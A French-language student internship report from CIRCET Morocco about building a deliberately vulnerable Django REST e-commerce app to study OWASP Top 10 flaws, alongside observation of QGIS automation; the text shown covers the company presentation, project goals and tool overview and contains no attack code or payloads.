



**ECOLE MAROCAINE DES
SCIENCES DE L'INGENIEUR**
Membre de
HONORIS UNITED UNIVERSITIES

Première école d'ingénieurs privée au Maroc

3ème ANNEE INGENIERIE INFORMATIQUE & RESEAUX

RAPPORT DE STAGE D'INITIATION

**Analyse des vulnérabilités OWASP dans une API
Django REST et observation de l'automatisation des
traitements géomatiques dans un environnement
SIG**

LIEU DU STAGE : CIRCET MOROCCO



Réalisé par :
Karrach Mohamed Reda

Encadré par :
- Mr. El-Kachouani (Circet Morocco)

ANNÉE UNIVERSITAIRE : 2024/2025

Remerciements

Je tiens tout d'abord à exprimer ma profonde gratitude à mon encadrant de stage, Mr. El-Kachouani, pour son accompagnement attentif, ses orientations pertinentes et sa disponibilité tout au long de cette expérience. Ses conseils techniques et méthodologiques ont été d'une grande valeur et ont contribué de manière significative à l'aboutissement de ce travail.

Mes remerciements s'adressent également à toute l'équipe de CIRCET Morocco, pour leur accueil chaleureux, leur esprit de collaboration et leur soutien quotidien. Leur disponibilité et leur ouverture m'ont permis de m'intégrer rapidement, d'apprendre dans un cadre professionnel stimulant, et d'enrichir mes connaissances dans des domaines variés.

Je souhaite également remercier l'ensemble de mes professeurs et responsables pédagogiques, qui m'ont transmis les bases théoriques nécessaires à la réussite de ce stage et qui m'ont guidé dans mon parcours académique.

Enfin, j'adresse ma reconnaissance la plus sincère à ma famille et à mes proches, pour leur soutien moral constant, leurs encouragements et leur confiance, qui m'ont permis d'aborder cette expérience avec motivation et sérénité.

Résumé

Ce rapport retrace les différentes étapes d'un stage d'initiation réalisé au sein de l'entreprise CIRCET Morocco. Le stage s'est articulé autour de deux axes principaux: la cybersécurité applicative et la géomatique. Dans un premier temps, une application web vulnérable a été développée sous Django REST afin de simuler, analyser et corriger plusieurs failles critiques répertoriées dans le Top 10 OWASP, telles que les injections SQL, XSS, IDOR et Broken Access Control. À travers cette mission, des tests d'intrusion, des preuves de concept et des recommandations ont été rédigés pour sensibiliser aux enjeux de la sécurité dès le développement. En parallèle, une mission d'observation a permis de découvrir les processus de traitement et d'automatisation des données géospatiales via QGIS et des scripts Python. Ce stage m'a ainsi permis de renforcer mes compétences techniques, d'explorer des outils professionnels, et d'élargir ma vision sur les enjeux de sécurisation des systèmes et de valorisation des données en entreprise.

Abstract

This report presents the work carried out during an introductory internship at CIRCET Morocco. The internship focused on two main areas: application cybersecurity and geomatics. The primary mission involved developing a deliberately vulnerable Django REST application to simulate, analyze, and remediate several critical security flaws listed in the OWASP Top 10, such as SQL injection, XSS, IDOR, and Broken Access Control. The tasks included penetration testing, writing proof-of-concept attacks, and proposing technical countermeasures, aiming to raise awareness of secure development practices. In parallel, a short observation mission allowed the exploration of geospatial data processing and automation using QGIS and Python scripts. This internship significantly enhanced my technical skills, broadened my understanding of cybersecurity and data automation, and offered a valuable professional immersion in real-world operational contexts.

Table des matières

Remerciements	2
Résumé	3
Abstract.....	4
Liste des Abréviations.....	8
Introduction Générale.....	1
Présentation de l'organisme d'accueil et du contexte général du projet	3
1.Introduction	3
2. Présentation de l'entreprise Circet Morocco	4
3.Historique	5
4. Groupe CIRCET.....	6
5. Organigramme de CIRCET Morocco	7
6. Domaines d'intervention	8
6.1 Réseaux télécoms fixes	8
6.2 Réseaux télécoms mobiles	8
6.3 Pylônes.....	8
7. Présentation du projet	9
7.1 Introduction	9
7.2 Objectifs du projet	9
7.3 Problématique.....	10
7.4 Cahier des charges	10
7.5 Valeur ajoutée	11
7.6 Conclusion	11
Analyse et test de failles de sécurité (OWASP)	12
1.Introduction	12
2.Mise en œuvre	13
2.1Outils utilisés	14
Python : un langage de programmation polyvalent, de haut niveau, interprété et orienté objet où j'ai utilisé Django	14

2.2 Application de Test	15
2.3 Aperçu de l'application	16
2.4 Simulation, Exploitation de quelques attaques et Analyse Des Résultats .	18
2.4.1 Manipulation Des Prix (Broken Access Control)	18
2.4.2 Injections SQL.....	24
2.4.3 XSS (Cross Site Scripting).....	30
2.5 Quelques autres Vulnérabilités Django Récentes (2025)	36
2.6 Correctifs Recommandés	36
2.6.1 Contre les Injections SQL	36
2.6.2 Contre le Broken Access Control	36
2.6.3 Contre l'exposition d'informations sensibles	37
2.6.4 Contre les failles XSS (Cross-Site Scripting).....	37
2.6.5 Mesures transversales	37
3.Conclusion	38
Observation de l'automatisation en géomatique	39
1.Contexte général.....	39
2. Introduction	39
3.Outils utilisés.....	40
4.Types de données manipulées	41
5.Automatisation des tâches dans QGIS avec Python	41
6.Outils personnalisés et APIs SIG	41
7.Conclusion	42
Conclusion Générale	43
Bibliographie	45

Liste des Figures

Figure 1 : Local de l'entreprise.....	4
Figure 2 : Historique de l'entreprise Circet.	5
Figure 3 : Implantations du groupe Circet dans le territoire.....	6
Figure 4 : Organigramme de la société Circet Morocco.....	7
Figure 5 : Page d'accueil	16
Figure 6 : Menu des attaques implémentées.....	16
Figure 7 : Barre de recherche des produits	17
Figure 8 : Section des commentaires	17
Figure 9 : Flux transactionnel normal (Broken Access Control).....	19
Figure 10 : Flux manipulation des prix	20
Figure 11 : Selection d'un produit	21
Figure 12 : Modification de la requête (Broken Access Control).....	22
Figure 13 : Commandes Passées.....	23
Figure 14 : Flux de recherche normal (Injections SQL)	24
Figure 15 : Flux avec injections.....	25
Figure 16 : Test de la barre de recherche	26
Figure 17 : Injections SQL dans la requête.....	27
Figure 18 : Résultats des injections	28
Figure 19 : Injections SQL à l'aide de la barre de recherche.....	28
Figure 20 : Interface de test des payloads (codes malveillants) pour les injections	29
Figure 21 : Flux Normal (Protection XSS).....	31
Figure 22 : Flux Vulnérable (XSS).....	33
Figure 23 : Insertion du code malveillant dans la section des commentaires	34
Figure 24 : Exécution d'un script malveillant via une faille XSS	35

Liste des Abréviations

Abréviation	Signification
API	Application Programming Interface
CI/CD	Continuous Integration / Continuous Deployment
CVE	Common Vulnerabilities and Exposures
DRF	Django REST Framework
FTTH	Fiber To The Home
HTTP(S)	HyperText Transfer Protocol (Secure)
IDOR	Insecure Direct Object Reference
ORM	Object-Relational Mapping
OWASP	Open Web Application Security Project
PoC	Proof of Concept
POST/GET	Méthodes HTTP pour l'envoi/la récupération de données
QGIS	Quantum Geographic Information System
REST	Representational State Transfer
SIG	Système d'Information Géographique
SSRF	Server-Side Request Forgery
TLS/SSL	Transport Layer Security / Secure Sockets Layer
WAF	Web Application Firewall
XSS	Cross-Site Scripting
BAC	Broken Access Control

Introduction Générale

Le stage d'initiation représente une étape essentielle dans la formation d'un étudiant en informatique, lui permettant de faire le lien entre les connaissances théoriques acquises en cours et les exigences concrètes du milieu professionnel. Réalisé au sein de **CIRCET Morocco**, un acteur majeur dans le domaine des infrastructures télécoms et des services technologiques, ce stage m'a offert l'opportunité de participer à des activités à la fois techniques, formatrices et représentatives des réalités actuelles du secteur.

Mon intégration dans l'entreprise s'est articulée autour de deux axes principaux : d'une part, la **cybersécurité des applications web**, domaine devenu crucial face à l'augmentation constante des cyberattaques, d'autre part, la **géomatique**, au travers de l'observation des processus liés aux systèmes d'information géographique (**SIG**), particulièrement utiles dans les projets d'infrastructure et de déploiement réseau.

La mission principale confiée portait sur le développement d'une application **Django REST** volontairement vulnérable, afin de simuler des attaques issues du **Top 10 OWASP**. Cette démarche m'a permis de comprendre en profondeur les vulnérabilités telles que les **injections SQL**, les **XSS**, les **faille d'accès (BAC)** et les **IDOR**, tout en expérimentant les méthodes utilisées pour les détecter, les exploiter, puis les corriger. J'ai pu mettre en œuvre des outils de test (comme Burp Suite), rédiger des preuves de concept (**PoC**), analyser les impacts de chaque vulnérabilité, et proposer des **mesures de remédiation conformes aux bonnes pratiques de sécurité logicielle**. Ce travail m'a également permis de sensibiliser à l'importance de l'intégration de la sécurité dans le cycle de développement logiciel (**SDLC**).

En complément, la mission secondaire m'a permis d'explorer le domaine des **SIG professionnels**, en observant les flux de traitement de données géospatiales dans le cadre des projets de terrain. J'ai découvert les différents types de données manipulées (matricielles et vectorielles), l'usage de logiciels spécialisés tels que **QGIS**, ainsi que l'intérêt de l'**automatisation des tâches par des scripts Python**, notamment pour améliorer la précision, gagner du temps et minimiser les erreurs humaines dans les opérations de traitement.

Ce rapport présente ainsi l'ensemble des activités réalisées au cours de mon stage, en mettant en évidence les approches, outils et méthodologies utilisés, les vulnérabilités étudiées, les correctifs proposés, ainsi que les compétences développées. Il vise également à démontrer l'importance croissante de la **cybersécurité applicative** et de l'**automatisation des processus techniques** dans les environnements industriels modernes.

Présentation de l'organisme d'accueil et du contexte général du projet

1.Introduction

Ce chapitre a pour objectif de présenter l'organisme d'accueil dans lequel s'est déroulé mon stage, à savoir **CIRCET Morocco**, ainsi que le cadre général du projet qui m'a été confié. Il s'ouvre par une description de l'entreprise, de son domaine d'activité, de ses filiales et de sa place dans le secteur des télécommunications. Cette première partie vise à fournir une vision globale du fonctionnement et des ambitions de **CIRCET** au Maroc et à l'international.

Dans un second temps, le chapitre présente le contexte général du projet de stage, qui s'inscrit dans une démarche de renforcement des pratiques de sécurité applicative au sein des équipes de développement. Il s'agit d'un projet à double volet, combinant **l'implémentation de scénarios de cybersécurité sur les applications Django REST** ainsi qu'**une observation de l'automatisation de certaines tâches SIG**, en collaboration avec l'équipe de développement et automatisation. Cette section met ainsi en évidence les motivations de l'entreprise pour initier leurs projets, les objectifs recherchés, et la manière dont ce stage s'est intégré dans les dynamiques internes de transformation digitale et de sécurisation des services numériques.

2. Présentation de l'entreprise Circet Morocco

Circet Morocco (Client, Implication, Résultat, Challenge, Évolution, Tous ensemble) est une filiale du groupe CIRCET, leader européen dans le domaine des infrastructures télécoms. Elle est spécialisée dans la conception, la réalisation et la maintenance des réseaux de télécommunications.

Implantée au Maroc, Circet Morocco accompagne les opérateurs télécoms, les fournisseurs d'accès à Internet, ainsi que les entreprises dans la gestion et l'optimisation de leurs réseaux. Ses domaines d'intervention couvrent notamment la construction et la maintenance des infrastructures (sites radio, fibre optique, réseaux mobiles et fixes), ainsi que des services associés tels que l'ingénierie, la gestion de projets et le support technique.

Grâce à son expertise technique, sa capacité d'innovation, et son adaptation aux besoins spécifiques du marché marocain, Circet Morocco s'impose comme un acteur clé dans le déploiement des infrastructures numériques. Elle contribue activement au développement digital du pays et à l'amélioration de la connectivité à l'échelle nationale.



Figure 1 : Local de l'entreprise

3. Historique

Depuis sa création et son origine, CIRCET s'est développée dans le secteur des télécommunications. Elle a su consolider son expertise en réunissant plusieurs sociétés de renom, ce qui lui a permis de devenir aujourd'hui le leader du marché français des infrastructures télécoms.




Figure 2 : Historique de l'entreprise Circet.

Ce schéma retrace les grandes étapes de l'évolution du Groupe Circet, depuis sa création en 1993 jusqu'à son expansion européenne. On y observe la croissance progressive du groupe à travers des acquisitions stratégiques (NSM, Eritel, Sonég, Cableven), sa restructuration interne (Circet Provence, filiales à 100 %), et son ouverture à l'international, notamment au Maroc en 2018. Ces jalons illustrent la montée en puissance de Circet comme leader des infrastructures télécoms en Europe.

4. Groupe CIRCET

Le groupe CIRCET occupe aujourd'hui la première place parmi les fournisseurs de services en infrastructures télécoms en Europe. Il est présent dans plusieurs pays, notamment en France, en Allemagne, en Irlande, au Royaume-Uni, en Espagne, ainsi qu'au Maroc.

En 2023, le groupe a réalisé un chiffre d'affaires cumulé de 4,18 Milliards d'Euros et compte 17 100 collaborateurs répartis dans 13 pays. Au Maroc, CIRCET est implanté à Casablanca et emploie 800 collaborateurs.




Figure 3 : Implantations du groupe CIRCET dans le territoire.

Les clients de CIRCET sont principalement constitués des opérateurs télécoms (tels que inwi et Orange pour le Maroc), des constructeurs d'équipements de télécommunication, des grands comptes disposant d'infrastructures, des opérateurs d'infrastructures, ainsi que des collectivités territoriales. Grâce à son agilité opérationnelle et à sa capacité d'adaptation, CIRCET s'est imposée comme un acteur de référence dans la gestion de projets clés en main, en accompagnant ses clients dans l'industrialisation et l'optimisation des processus liés aux réseaux télécoms.

5. Organigramme de CIRCET Morocco

La société CIRCET Morocco est une entité de production installée à Casablanca. Cette entité est une extension de bureau d'étude de la France.

Nous allons nous contenter de présenter ci-dessous l'organigramme de l'entreprise CIRCET au sein de laquelle se déroule ce stage :




Figure 4 : Organigramme de la société CIRCET Morocco (Depuis les mémoires précédentes)

Ce schéma représente l'organigramme fonctionnel de CIRCET Morocco, structuré autour de la direction générale et réparti en plusieurs départements clés : Réseaux fixes, Radio, Services IT, Ressources humaines, Conduits d'activités et Déploiement Maroc. Il met en évidence les différents projets nationaux et internationaux (comme inwi, Orange, USA, Belgique, Allemagne).

6. Domaines d'intervention

Au sein de **CIRCET** Morocco, l'activité s'articule autour de plusieurs domaines d'intervention clés, alliant expertise technique et gestion de projets innovants

6.1 Réseaux télécoms fixes

CIRCET se spécialise dans la construction et le déploiement des réseaux de télécommunications fixes à différents niveaux : national, régional et local. Elle intervient directement chez les abonnés – particuliers ou professionnels – pour assurer les raccordements, les mises en service et les opérations de maintenance. Son champ d'action couvre aussi bien le réseau passif (génie civil, câblage cuivre, fibre optique ou coaxial) que les composants actifs des réseaux télécoms, garantissant une prise en charge complète des infrastructures.

6.2 Réseaux télécoms mobiles

La société conçoit et développe des réseaux de télécommunications sans fil, tant "outdoor" qu'"indoor", pour toutes les technologies existantes. Ses services couvrent l'ensemble des technologies utilisées pour les transmissions sans fil, incluant les réseaux d'accès et les équipements radio pour les technologies 2G, 3G, 4G, 5G, Wifi, WiMax, etc.

6.3 Pylônes

Afin de répondre aux besoins de ses clients, qu'ils soient propriétaires ou exploitants de réseaux télécoms, la société possède une filiale spécialisée dans la conception, la construction et la maintenance de pylônes. Elle prend en charge la création de nouveaux sites ainsi que les modifications des sites existants. De plus, elle propose des solutions temporaires, disponibles à la vente ou à la location, pour des besoins ponctuels tels que les événements ou la dépose d'installations existantes.

7. Présentation du projet

Ce chapitre présente le projet réalisé au sein de **CIRCET Morocco** dans le cadre de mon stage, Il s'inscrit à la croisée de la cybersécurité des applications web.

7.1 Introduction

Dans un environnement numérique où les **attaques** sur les **services web** sont en constante évolution, la compréhension des **vulnérabilités applicatives** devient essentielle pour toute entreprise impliquée dans le développement de solutions numériques. Bien que **CIRCET Morocco** ne dispose pas encore d'une structure dédiée à la cybersécurité, son activité de déploiement d'outils digitaux, notamment pour la gestion de la production et également les primes, la rend particulièrement concernée par les enjeux de **sécurité des applications web**. Le projet de stage s'inscrit donc dans une démarche d'apprentissage appliqué, visant à sensibiliser aux bonnes pratiques de développement sécurisé à travers une étude ciblée sur le framework **Django REST API**.

7.2 Objectifs du projet

L'objectif principal du projet est d'identifier, reproduire et documenter les failles de sécurité les plus fréquentes dans les applications web développées avec Django REST, tout en se référant au standard international **OWASP Top 10 (2021)**. Le projet s'est déroulé dans un environnement isolé, au sein duquel une **application e-commerce volontairement vulnérable** a été conçue. Cela a permis d'appliquer les notions théoriques sur des scénarios concrets, sans exposer les systèmes internes de l'entreprise.

Les objectifs spécifiques sont :

- Se familiariser avec les composants de Django REST Framework (vues, permissions, serializers...)
- Rechercher les vulnérabilités récentes signalées dans les versions Django
- Reproduire des failles critiques comme l'injection SQL, XSS, BAC ou l'escalade de privilèges
- Documenter chaque vulnérabilité : preuve de concept, analyse d'impact, et recommandation
- Proposer un guide synthétique des bonnes pratiques en développement sécurisé

7.3 Problématique

Le développement rapide d'applications web repose souvent sur des frameworks puissants mais complexes, tels que Django REST. Ces outils, s'ils sont mal configurés ou utilisés sans rigueur, peuvent introduire des vulnérabilités critiques. La problématique abordée dans le cadre du projet peut ainsi se formuler comme suit:

"Comment illustrer de manière pédagogique les vulnérabilités courantes des applications Django REST, en simulant des scénarios réalistes dans un environnement contrôlé, afin de favoriser une culture de sécurité chez les développeurs ?"

Cette problématique répond à un double objectif : former par l'expérimentation, et promouvoir les bonnes pratiques de développement sécurisé, sans exposer les systèmes internes de l'entreprise.

7.4 Cahier des charges

Conformément au cahier des charges fourni en début de stage, les missions ont été réparties en quatre volets :

1. **Prise en main technique** : installation d'un environnement Django REST et compréhension des composants d'une API (architecture MVC, endpoints, authentification, gestion des droits).
2. **Veille sécurité et documentation** : consultation des dernières annonces de failles liées à Django, étude des notes de version, exploration de la documentation OWASP Top 10.
3. **Analyse de vulnérabilités** : reproduction de failles sur l'application test développée à cet effet. Test d'attaques classiques (**SQLi**, **XSS**, **IDOR**, **BAC...**) et mise en œuvre de contre-mesures.
4. **Rédaction technique** : création de fiches descriptives pour chaque faille, incluant démonstration, analyse d'impact, correctif, et recommandations pratiques.

Les livrables attendus incluaient :

- Un rapport d'analyse technique des vulnérabilités
- Un guide de bonnes pratiques de développement sécurisé sous Django REST

7.5 Valeur ajoutée

Ce projet présente plusieurs apports significatifs :

- **Pédagogique** : il a permis de transformer une veille théorique en expérimentation concrète, tout en respectant les contraintes de sécurité grâce à un environnement de test isolé.
- **Technique** : il a permis une montée en compétences sur les outils actuels (Burp Suite, Django REST) ainsi qu'une meilleure compréhension du lien entre développement et sécurité.
- **Méthodologique** : il a posé les bases d'une méthode reproductible d'analyse de failles dans des projets Django, pouvant être réutilisée ou étendue dans un contexte professionnel réel.
- **Culture sécurité** : bien que **CIRCET** ne m'ait pas confié d'audit d'application interne, cette démarche contribue à renforcer la prise de conscience autour des risques liés à l'ouverture des API ou à la mauvaise gestion des droits d'accès.

7.6 Conclusion

Le projet mené durant ce stage m'a permis d'approcher la cybersécurité web non seulement comme un champ théorique, mais comme une composante concrète et indispensable du développement logiciel moderne. En construisant une application volontairement vulnérable, j'ai pu expérimenter plusieurs vecteurs d'attaque typiques, et surtout m'exercer à les détecter, les comprendre, et les corriger.

Cette approche volontairement isolée, mais réaliste, constitue une première étape vers la maîtrise des outils et méthodes du test de sécurité applicatif, dans une optique de professionnalisation. En complément de l'environnement SIG découvert en parallèle, ce projet m'a offert une vision transverse du lien entre technologies numériques, données, et sécurité.

Analyse et test de failles de sécurité (OWASP)

Dans le cadre des activités de **CIRCET Morocco**, plusieurs applications web sont utilisées quotidiennement pour le suivi de projets, la collecte de données terrain et l'automatisation de processus **SIG**. Ces applications traitent souvent des informations sensibles ou critiques, ce qui en fait des cibles potentielles pour des cyberattaques.

Face à cette réalité, la cybersécurité devient un enjeu stratégique pour garantir la protection des systèmes d'information de l'entreprise. L'analyse des vulnérabilités web est donc un exercice essentiel permettant de sensibiliser les équipes de développement aux erreurs fréquentes et aux bonnes pratiques de sécurisation.

1.Introduction

Pour cette première mission, j'ai été amené à explorer les principales failles de sécurité affectant les applications web, en m'appuyant sur le référentiel **OWASP Top 10 (2021)**. Cette norme constitue une synthèse des dix vulnérabilités les plus critiques rencontrées sur le web et fait autorité dans les bonnes pratiques de cybersécurité applicative.

Voici un aperçu de ces 10 catégories :

1. **Broken Access Control** : Accès à des fonctions ou données sans autorisation.
2. **Cryptographic Failures** : Défauts dans la protection des données (chiffrement faible, absence de HTTPS...).
3. **Injection** : Insertion de code malveillant dans des requêtes (SQL, OS, etc.).
4. **Insecure Design** : Architecture logicielle non pensée pour la sécurité.
5. **Security Misconfiguration** : Paramètres ou composants mal configurés.
6. **Vulnerable and Outdated Components** : Bibliothèques ou dépendances avec des failles connues.
7. **Identification and Authentication Failures** : Faiblesses dans l'authentification des utilisateurs.
8. **Software and Data Integrity Failures** : Absence de validation d'intégrité des données ou du code.

9. **Security Logging and Monitoring Failures** : Absence de journalisation, détection ou alertes sur les anomalies.
10. **Server-Side Request Forgery (SSRF)** : Utilisation du serveur pour envoyer des requêtes non prévues vers des ressources internes.

J'ai choisi de me concentrer uniquement sur certaines vulnérabilités particulièrement répandues et facilement démontrables en environnement de test. Ainsi, les attaques que j'ai implémentées sur mon application web vulnérable concernent principalement : les **injections SQL**, les accès directs non autorisés (**IDOR**), le contournement des contrôles d'accès (**Broken Access Control**), les failles **XSS** ainsi que la **divulgaration d'informations sensibles**.

Vulnérabilité	Gravité	Liée à
Broken Access Control	Critique	IDOR , élévation de privilèges, manipulation des données
Injection (SQL, OS, etc.)	Critique	SQL Injection , code arbitraire
Identification and Authentication Failures	Critique	Information Disclosure
Security Logging and Monitoring Failures	Moyenne	Information Disclosure (post-attaque)
Security Misconfiguration	Élevée	XSS , exposition de données

2. Mise en œuvre

Cette partie décrit le processus de réalisation technique du projet, depuis le choix des outils jusqu'à l'exploitation des failles et l'analyse des résultats.

2.1 Outils utilisés



Python : un langage de programmation polyvalent, de haut niveau, interprété et orienté objet où j'ai utilisé Django




Django REST Framework : Un Framework Python pour créer des API REST sécurisées, que j'ai utilisé pour la création de l'application e-commerce vulnérable.



BurpSuite : Une application Proxy HTTP permettant d'intercepter et modifier les requêtes, pour simuler les attaques (SQLi, Broken Access Control, XSS).



MySQL : Un système de gestion de base de données relationnelle, pour le stockage des utilisateurs et produits dans l'application test.



Kali (Linux): est une distribution Linux spécialisée dans la cybersécurité et les tests d'intrusion, où j'ai utilisé **Burp Suite**.

2.2 Application de Test

Afin d'illustrer concrètement ces failles dans un cadre de test sécurisé, j'ai développé une **application e-commerce vulnérable** à l'aide de **Django REST Framework**. Cette application m'a permis de simuler des attaques contrôlées et l'analyse s'est concentrée sur les vulnérabilités critiques du Top 10 OWASP :

- Broken Access Control
- Injection **SQL**
- Cross-Site Scripting (**XSS**)
- Exposition de données sensibles

Également d'observer leurs conséquences, et de comparer les comportements entre cas vulnérable et cas sécurisé.

Cette approche pratique, alignée avec les objectifs de **CIRCET Morocco** en matière de sécurité, permet d'illustrer concrètement les risques auxquels sont exposées les applications web modernes et l'importance des bonnes pratiques de développement sécurisé.

2.3 Aperçu de l'application




Figure 5 : Page d'accueil

L'application **VulnShop** est une plateforme e-commerce délibérément vulnérable conçue pour des tests de sécurité. Elle contient des produits pour effectuer des tests avec plusieurs fonctionnalités exposées à des attaques, notamment :

- Un menu pour tester des différentes attaques, chaque attaque dispose d'un guide d'utilisation et d'implémentation :

